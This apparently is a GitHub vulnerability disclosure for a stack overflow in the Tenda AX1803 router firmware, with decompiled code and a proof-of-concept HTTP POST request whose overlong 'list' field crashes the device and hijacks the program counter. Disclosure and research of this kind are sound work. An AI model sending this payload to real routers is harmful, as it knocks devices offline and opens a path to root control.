Darry-lang1 Add files via upload ... on Aug 6 History

..

img	4 months ago
readme.md	4 months ago

readme.md

Tenda AX1803 (V1.0.0.1) has a stack overflow vulnerability

Overview

- Manufacturer's website information: https://www.tenda.com.cn
- Firmware download address : https://www.tenda.com.cn/download/detail-3421.html

Product Information


Tenda AX1803 V1.0.0.1, the latest version of simulation overview:

Vulnerability details

The Tenda AX1803 (V1.0.0.1) was found to have a stack overflow vulnerability in the fromSetRouteStatic function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
1  int __fastcall fromSetRouteStatic(int a1)
2  {
3    const char *v2; // r0
4    char v4[272]; // [sp+0h] [bp-110h] BYREF
5
6    memset(v4, 0, 0x100u);
7    v2 = (const char *)websgetvar(a1, "list", &byte_1EACC5);
8    sub_78440("adv.staticroute", v2, 126);          // There is a stack overflow vulnerability
9    sprintf(v4, "advance_type=%d", 8);
10   send_msg_to_netctrl(21, v4);
11   sub_4F67C(
12     a1,
13     "HTTP/1.1 200 OK\nContent-type: text/plain; charset=utf-8\nPragma: no-cache\nCache-Control: no-cache\n\n");
14   sub_4F67C(a1, "{\"errCode\":%d}", 0);
15   return sub_4FE0C(a1, 200);
16 }
```

In the `fromSetRouteStatic` function, `v2` (the value of `list`) we entered will be passed into the `sub_78440` function as a parameter, and this function has stack overflow.



In the `sub_78440` function,the `a2` (the value of `list`) is formatted using the `_isoc99_sscanf` function and in the form of `%[^,],%[^,],%[^,],%s`. This greedy matching mechanism is not secure, as long as the size of the data we enter is larger than the size of `s`, it will cause a stack overflow.

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:


1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
POST /goform/SetStaticRouteCfg HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101
Firefox/103.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
```


```
Content-Type: application/x-www-form-urlencoded;
Content-Length: 336
Origin: http://192.168.0.1
DNT: 1
Connection: close
Referer: http://192.168.0.1/index.html
Cookie: ecos_pw=eee:language=cn

list=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

By sending this poc, we can achieve the effect of a denial-of-service(DOS) attack .



As shown in the figure above, we can hijack PC registers.



Finally, you also can write exp to get a stable root shell.